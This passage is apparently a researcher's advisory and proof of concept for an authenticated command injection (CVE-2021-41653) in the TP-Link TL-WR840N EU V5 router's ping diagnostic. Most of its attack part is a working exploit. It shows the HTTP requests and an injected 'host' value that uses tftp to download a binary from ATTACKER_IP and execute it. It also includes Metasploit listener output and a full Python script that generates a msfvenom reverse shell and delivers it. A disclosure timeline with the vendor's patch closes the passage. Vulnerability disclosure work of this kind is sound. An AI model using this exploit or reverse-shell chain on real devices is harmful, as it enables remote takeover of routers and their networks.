
```
1  POST /cgi?7 HTTP/1.1
2  Host: 192.168.1.1
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: text/plain
8  Content-Length: 44
9  Origin: http://192.168.1.1
10 DNT: 1
11 Connection: close
12 Referer: http://192.168.1.1/mainFrame.htm
13 Cookie: Authorization=Basic YWRtaW46YWRtaW4=
14
15 [ACT_OP_IPPING#0,0,0,0,0,0#0,0,0,0,0,0]0,0
16
```


The /var/tmp/k44 file content is the following:

```
dropbear      6          29          10          15
dconf         7          vlan_state  resolv.conf 14
19            21         8           upnpd       TZ
/var/tmp # cat k44
k44
/var/tmp #
```

Reverse shell

The vendor provided programs are limited. For a successful attack multiple steps are necessary. The TFTP client can be used to copy files from the attacker to the router.





Note:The username and password are necessary.

1. Generate meterpreter shell (IP, PORT)
2. Prepare the TFTP server
3. Copy the shell to the TFTP server
4. Open Meterpreter listener
5. Send requests to the router
6. Download the shell via TFTP
7. Execute the binary and connect back to the attacker

The important part of the code execution does the following:

1. Upload the shell
2. Change permission of the shell
3. Execute the shell


```
$(echo 127.0.0.1; tftp -g -r shell -l /var/tmp/shell " + ATTACKER_IP + "; chmod +x /var/tmp/shell; /var/tmp/shell)
```

POC + DEMO

Notes:

1. I used my standard kali vm and the msfvenom tool to generate a reverse shell binary. The architecture is MIPSLE.
2. I used atfpd server as a TFTP server

Use multi handler:


msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (linux/mipsle/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.101 yes The listen address (an interface may be specified)
LPORT 2000 yes The listen port
Exploit target:
Id Name
0 Wildcard Target

```
msf6 exploit(multi/handler) > run
```


Execute the script:

```
┌──(root💀kali)-[/srv/tftp]
└─# ls
tplink_TL-WR840N-EU-V5_rce_exploit_v1.py

┌──(root💀kali)-[/srv/tftp]
└─# ./tplink_TL-WR840N-EU-V5_rce_exploit_v1.py
Generating reverse shell.
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: mipsle from the payload
No encoder specified, outputting raw payload
Payload size: 272 bytes
Final size of elf file: 356 bytes
Saved as: /srv/tftp/shell

┌──(root💀kali)-[/srv/tftp]
└─#
```

Reverse shell:



POC

```
#!/usr/bin/python3
#####################################################################
### tplink_TL-WR840N-EU-v5-rce-exploit_v1.py
### Version: 1.0
### Author: Matek Kamillo (k4m1ll0)
```

```
### Email: matek.kamillo@gmail.com
### Date: 2021.09.06.
#####################################################################

import requests
import os
import base64

USERNAME = "admin"
PASSWORD = "admin"
URL = "http://192.168.1.1/cgi"

PATH = "/srv/tftp/shell"
ATTACKER_IP = "192.168.1.101"
COMMAND = "$(echo 127.0.0.1; tftp -g -r shell -l /var/tmp/shell " + ATTACKER_IP + "; chmod +x /var/tmp/shell; /va
r/tmp/shell)"

def base64_encode(s):
    msg_bytes = s.encode('ascii')
    return base64.b64encode(msg_bytes)


class Exploit(object):
    def __init__(self, username, password, command):
        self.username = username
        self.password = password
        self.command = command

        self.URL = "http://192.168.1.1/cgi"
        self.session = requests.session()
        #self.proxies = { 'http' : 'http://192.168.1.100:8080'}
        self.proxies = { }
        self.cookies = { 'Authorization' : 'Basic ' + base64_encode(username + ":" + password).decode('ascii') }
        self.headers = { 'Content-Type': 'text/plain', 'Referer' : 'http://192.168.1.1/mainFrame.htm' }

    def prepare(self):
```

```
    def _prepare(self):
        print("Generating reverse shell.")
        command = "msfvenom -p linux/mipsle/shell/reverse_tcp -f elf LHOST=" + ATTACKER_IP + " LPORT=2000 -o " + P
ATH
        os.system(command)

    def _send_ping_command(self):
        URL = self.URL + '?2'
        data = '[IPPING_DIAG#0,0,0,0,0,0#0,0,0,0,0,0]0,6\r\n'
        data += 'dataBlockSize=64\r\n'
        data += 'timeout=1\r\n'

        data += 'numberOfRepetitions=4\r\n'
        data += 'host=' + self.command + '\r\n'
        data += 'X_TP_ConnName=ewan_ipoe_d\r\n'
        data += 'diagnosticsState=Requested\r\n'
        r = self.session.post(URL, headers=self.headers, data=data, cookies=self.cookies, proxies=self.proxies)

    def _send_execute_command(self):
        URL = self.URL + '?7'
        data = '[ACT_OP_IPPING#0,0,0,0,0,0#0,0,0,0,0,0]0,0\r\n'
        r = self.session.post(URL, headers=self.headers, data=data, cookies=self.cookies, proxies=self.proxies)

    def execute(self):
        self._prepare()
        self._send_ping_command()
        self._send_execute_command()

if __name__ == "__main__":
    e = Exploit(USERNAME, PASSWORD, COMMAND)
    e.execute()
```

Video

- 2021.09.20. – TP-Link Security team informed about the vulnerability.
- 2021.09.22. – TP-Link Security sent response.
- 2021.09.22. – Technical details sent to TP-Link Security Team.
- 2021.09.25. – V6.20 device (latest firmware) is not vulnerable.
- 2021.09.25. – Report updated. TP-Link Security Team informed.
- 2021.09.26. – TP-Link Security Team replied. Analysis on going.
- 2021.11.01. – TP-Link prepared two Beta firmware.
- 2021.11.01. – The issue fixed in the Beta firmware. (k4m1ll0)
- 2021.11.03. - CVE-2021-41653 assigned (MITRE)
- 2021.11.12. – TP-Link released the patch "TL-WR840N(EU)_V5_211109"
- 2021.11.12. – Advisory published (k4m1ll0)